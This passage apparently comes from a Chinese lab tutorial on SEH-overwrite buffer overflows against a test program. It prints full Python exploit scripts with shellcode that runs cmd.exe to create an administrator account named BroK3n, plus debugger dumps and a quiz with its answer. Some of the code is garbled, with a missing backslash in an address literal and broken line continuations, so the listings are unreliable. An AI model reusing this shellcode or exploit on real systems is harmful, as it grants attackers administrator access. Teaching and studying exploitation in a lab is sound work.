50021345  5B          POP EBX
50021346  C3          RETN
```

所以，完整的 exploit 是这样

```
filename="C:\\test.txt"#待写入的文件名
```

```
myfile=open(filename,'w') #以写方式打开文件
```

```
filedata="A"*30044+"\xEB\x06\x90\x90"+"x44\x13\x02\x50"+\
```

```
"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\
```

```
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\
```

```
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\
```

```
"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\
```

```


"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\
"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\
"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7" #待写入的数据

```

myfile.write(filedata) #写入数据

myfile.close() #关闭文件

运行这段 python 代码，然后用 ImmunityDebugger 打开 test.exe 程序并运行



Perfect!!!我们看到了 Pointer to Exception Handler 被覆盖为 50021344，还有我们的 shellcode。然而，先高兴太早，请你先仔细看。

```

ESI 004080C8 test.004080C8
EDI 00190000 ASCII "Actx "
0018FF74 41414141 AAAA
0018FF78 909006EB ???? Pointer to next SEH record
0018FF7C 50021344 DDDP SE handler
0018FF80 30B2D231 1也0
0018FF84 8B128B64 d??
0018FF88 528B0C52 R.端
0018FF8C 08428B1C 端口
0018FF90 8B20728B 殊?
0018FF94 0C7E8012 DE~.
0018FF98 89F27533 3u膝
0018FF9C 3C7803C7 ?x<
0018FFA0 0178578B 5x口
0018FFA4 207A8BC2 聊z
0018FFA8 ED31C701 口??
0018FFAC 01AF348B ??
0018FFB0 3EB145C6 绝?
0018FFB4 456E6957 WinE
0018FFB8 7A8BF275 u聊z
0018FFBC 66C70124 6口班
0018FFC0 8B6F2C8B ?o?
0018FFC4 C7011C7A z口?
0018FFC8 FCAF7C8B 糊
0018FFCC 4B68C701 口莧K
0018FFD0 68016E33 3n口h
0018FFD4 6F724220 Bro
0018FFD8 44412F68 h/AD
0018FFDC 726F6844 Dhor
0018FFE0 74682073 s ht
0018FFE4 68746172 rath
0018FFE8 73696E69 inis
0018FFEC 64412068 h Ad
0018FFF0 6F72686D mhro
0018FFF4 63687075 uphc
0018FFF8 68676C61 algh
0018FFFC 6F6C2074 t lo

```

这段空间不能完全放下我们的shellcode, 我们的shellcode是194个字节长

0001 - use Shift+F7/F8/F9 to pass exception to program

我数了一下我的 shellcode 长度是 194 个字节，你再计算 Pointer to Exception Handler 后到最底下，少于 194 字节对不？那就说明我们的 shellcode 被截断了。缓冲区太短了，我们的 shellcode 放不下。那怎么办，换个短到合适的 shellcode？但是我手头没有，于是，想到了跳转，没错。前面我们不是填充了 30064 个 A 吗？那里有大把的空间啊，我们为何不把 shellcode 放在那里？我们可以在 Pointer to next SHE record 放一个往前跳的指令，就可以跳到我们的 shellcode 了，我附上我的 POC

filename="C:\\test.txt"#待写入的文件名

myfile=open(filename,'w') #以写方式打开文件

```
filedata="A"*29770+"\x90"*100+"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
```

```
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
```

```
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
```

```
"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
```

```
"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
```

```
"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
```

```
"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
```

```

"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"+\
"\xEB\x06\x90\x90"+" \x44\x13\x02\x50"\
"\xe9\x03\xff\xff\xff"
18FF80  E9 03FFFFFF      JMP 0018FE88

```

myfile.write(filedata) #写入数据

myfile.close() #关闭文件

先运行这段 python 代码，然后运行目标程序，打开 dos 窗口，输入 net user 看看



```

C:\Windows\system32\cmd.exe
C:\Users\Administrator>net user
\USER-20150810HR 的用户帐户
-----
Administrator          BroK3n          Guest
命令成功完成。
C:\Users\Administrator>

```

可见成功添加名为 BroK3n 的用户溢出成功，执行了我们的 shellcode,漏洞利用成功。

5.2.1. 练习



以下说法不正确的是：【单选题】

- 【A】 如果 POP POP RETN 模块有 safeseh，那么将不能利用成功
- 【B】 覆盖 Pointer to next SHE record 的 EB 06 90 90 是作为跳到 shellcode 的跳板
- 【C】 shellcode 只能布置在 Pointer to Exception Handler 后面
- 【D】 shellcode 不能出现\00 和其他坏字符

答案：C

6 实验报告要求

参考实验原理与相关介绍，完成实验任务，并对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。

7 分析与思考

1) 很多时候我们会选着覆盖返回地址加以利用，但是现在的操作系统引入了各种保护措施，使得利用更加困难。比如 GS 可以成功挫败很多基于覆盖返回地址的利用

2) 关于覆盖 SEH 微软也有相应的防护措施，如 safeseh。但是其中也有绕过的办法，在特定的情况下还是可以利用成功。

8 参考

网络精灵 www.netfairy.net